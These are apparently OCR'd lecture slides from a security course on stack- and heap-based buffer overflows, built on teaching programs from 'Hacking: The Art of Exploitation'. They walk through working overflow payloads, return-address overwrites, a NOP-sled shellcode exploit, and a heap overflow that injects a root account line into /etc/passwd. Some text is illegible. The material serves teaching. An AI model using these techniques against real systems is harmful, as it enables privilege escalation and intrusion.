BUFFER OVERFLOWS | SEC204

Overview

- Introduction
- Buffer Overflows
  - Stack Based Overflow vulnerabilities
- Heap-based overflow vulnerabilities

INTRODUCTION

SOFTWARE VULNERABILITIES

- Is this really what was intended?
  - A man finds a magic lamp on the ground and picks it up. He rubs the side of it with his sleeve, and out pops a genie. The genie thanks the man and offers to grant him three wishes.
    - "First", says the man, "I want a billion dollars". The genie snaps his fingers and grants his wish - a briefcase full of money materializes out of thin air.
    - "Next, I want a Ferrari". The genie snaps his fingers again and a Ferrari appears.
    - "Finally, I want to be irresistible to women". The genie snaps his fingers and turns him into a box of chocolates!

- Software vulnerabilities are flaws in the design of software or the environment it runs, which make it behave in a way that causes security problems


SOME EXAMPLES

- Fencepost errors (off-by-one errors)
  - Example: how many times do you need to process between the range M and N, when M=5 and N=17?
  - Example: OpenSSH channel allocation could result in a user gaining full privileges

```
if (id < 0 || id > channels_alloc)          (1)
if (id < 0 || id >= channels_alloc)         (2)
```

- Rapid functionality expansion often leads to vulnerabilities
  - Example: IIS Webserver support for Unicode
- Memory corruption

MEMORY C[illegible]PTION VULNERABILITIES



Source: http://www.geekherocomic.com/2009/08/17/memory-corruption/index.html

- Memory corruption involves tricking a program to run arbitrary code that has been smuggled into memory
  - Buffer Overflows
  - Format Strings

BUFFER OVERFLOWS

BUFFER OVERFLOWS

- High level languages [illegible] programmer is responsible for data integrity
  - no inbuilt functionality to check that the contents of a variable can fit into the allocated memory space
  - This condition can cause buffer overflow vulnerabilities
- Why not design compilers to be responsible for data integrity?
- Lets run overflow_example.c in the hackingVM (CompArchitecture)

```
$ gcc -o overflow_example overflow_example.c
$ ./overflow_example 12345678901
$ ./overflow_example AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

BUFFER OVERFLOWS

- The `notesearch` program from the previous week contains a buffer overflow. Can you exploit it?
- Try to run:

```
$ ./notesearch
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA
```

- Lets compile and run `exploit_notesearch.c` to exploit the vulnerability on notesearch. What does it do?

```
$ gcc exploit_notesearch.c
$ ./a.out
```

STACK-BASED BUFFER OVERFLOWS

- A buffer allocated on the stack gets overridden. auth_overflow.c demonstrates this
- View the source code. Can you spot the buffer overflow?
- Lets compile, run then debug `auth_overflow.c` in hackingVM


```
$ gcc -g -o auth_overflow
auth_overflow.c
$ ./auth_overflow
$ ./auth_overflow test
$ ./auth_overflow brillig
$ ./auth_overflow outgrabe
$ ./auth_overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
$ gdb -q ./auth_overflow
(gdb)list 1
(gdb)break 9
(gdb)break 16
(gdb)run AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(gdb)x/s password_buffer
(gdb)x/x &auth_flag
(gdb)print 0xbffff7bc - 0xbffff7a0
(gdb)x/16xw password_buffer
(gdb)cont
```

STACK-BASED BUFFER OVERFLOWS

- To correct the problem of the return value in auth_overflow.c, we can place auth_flag before the password_buffer in memory. Try auth_overflow2.c


```
$ gcc -g -o auth_overflow2
auth_overflow2.c
$ ./auth_overflow2
$ ./auth_overflow2 test
$ ./auth_overflow2 brillig
$ ./auth_overflow2 outgrabe
$ ./auth_overflow2
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
$ gdb -q ./auth_overflow2
(gdb)list 1
(gdb)break 9
(gdb)break 16
(gdb)run AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(gdb)x/s password_buffer
(gdb)x/x &auth_flag
(gdb)print 0xbffff7bc - 0xbffff7a0
(gdb)x/16xw password_buffer
(gdb)cont
```

Experimenting w[illegible]RL, BASH

```
$ perl –e ‘print “A” x 20;’
```

–e: executes command

print: prints character A 20 times

```
$ perl –e ‘print “\x41” x 20;’
```

print: prints character A (ascii 0x41) 20 times

```
$ perl –e ‘print “A”x20 . “BCD” . “\x61\x66 \x67
\x69”X2 . “Z”;’
```

. : concatenates strings/characters

print: prints AAAAAAAAAAAAAAAAAAABCDafgiafgiZ

```
$ $(perl –e ‘print “uname”;’)
```

To execute a shell command like a function, returning an output, surround the command with () and prefix with $.

Here, the output of perl –e ‘print “uname”;’ will be executed

- Discovering vulnerabilities can be relatively easy. Exploiting them to a desired effect requires experimentation
- Experimenting with BASH and Perl at command line can be useful to generate overflow buffers on the fly

CREATING OVERFLOW BUFFERS

- Lets create some overflow buffers for previous examples

```
$ ./overflow_example $(perl -e 'print "A"x30')
```

- Using gdb, we can work out that the distance between buffer_two and the value variable is 20 bytes. We can now overwrite the value variable to 0xdeadbeef

```
$ ./overflow_example $(perl -e 'print "A"x20 . "\xef\xbe\xad\xde" ')
```

CHANGING THE RETURN ADDRESS

- Lets create an overflow vector for auth_overflow2 to overwrite the return address to the section displaying the *Access Granted* message

```
$ gcc -g -o auth_overflow2 auth_overflow2.c
$ gdb -q ./auth_overflow2
(gdb)disass main
```

```
$ ./auth_overflow2 $(perl -e 'print "\xbf\x84\x04\x08\"x10')
```

PRIVILEGE ESCALATION

- The `notesearch` program contains a buffer overflow at:

```
strcpy(secondstring, argv[1]);
```

- The exploit code in exploit_notesearch.c fills a buffer to overwrite the return address to memory location where shellcode has been injected


```
$ gcc -g exploit_notesearch.c
$ gdb -q ./a.out
(gdb) list 1
(gdb) break 26
(gdb) break 27
(gdb) break 28
(gdb) run
(gdb) x/40x buffer
(gdb) x/s command
(gdb) cont
```

We determine the return address experimentally

```
$ gcc exploit_notesearch.c
$./a.out 100
$./a.out 200
```

DETERMINING RETURN ADDRESS

- The exploit code in exploit_notesearch.c fills a buffer to overwrite the return address
- We want the return address to point to the shellcode.
  - To determine the address of the shellcode at runtime is very difficult, so we use NOP and point the return address somewhere within the NOP sled
  - To determine the return address, we experiment with different offsets
  - We can also use for loop to test different offsets

```
$ gcc exploit_notesearch.c
$./a.out 100
$./a.out 200
$./a.out 300
```

HEAP-BASED OVERFLOWS

HEAP-BASED BUFFER OVERFLOWS

- Apart from the stack, overflows can occur in other memory segments.
- Lets look at the source code of `notetaker.c`.


```
buffer = (char *) ec_malloc(100);
  datafile = (char *) ec_malloc(20);
  strcpy(datafile, "/var/notes");

  if(argc < 2)      // If there aren't commandline arguments
     usage(argv[0], datafile); // display usage message and exit

  strcpy(buffer, argv[1]);  // copy into buffer

  printf("[DEBUG] buffer @ %p: \'%s\'\n", buffer, buffer);
  printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

HEAP-BASED BUFFER OVERFLOWS

- The difference betw[illegible]r and datafile is 104 bytes

```
$ ./notetaker test
$ gdb -q
(gdb) print 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
```


- We can fill the buffer with 104 bytes


```
$ ./notetaker $(perl -e 'print "A"x104')
```


- We can fill the buffer with 104 bytes and the file testfile


```
$ ./notetaker $(perl -e 'print "A"x104 . "testfile" ')
```

- This will overwrite the datafile buffer with the string testfile. The program now logs on testfile, rather than var/notes

HEAP-BASED BUFFER OVERFLOWS

- Rather than write to [illegible]ts write to /etc/passwd

```
$ mkdir /tmp/etc
$ ln -s /bin/bash /tmp/etc/passwd
$ ls -l /tmp/etc/passwd
$ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp"' | wc -c 38
$ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x50 . ":/root:/tmp"' |
wc -c 86
$ gdb -q
(gdb) print 104 - 86 + 50
 $1 = 68
perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 . ":/root:/tmp"' | wc
-c 104
```

- We can finally run

```
$ ./notetaker $(perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 .
":/root:/tmp/etc/passwd"')
```

FURTHER READING

- Hacking: The art of exploitation, section 0x300, pg 115-155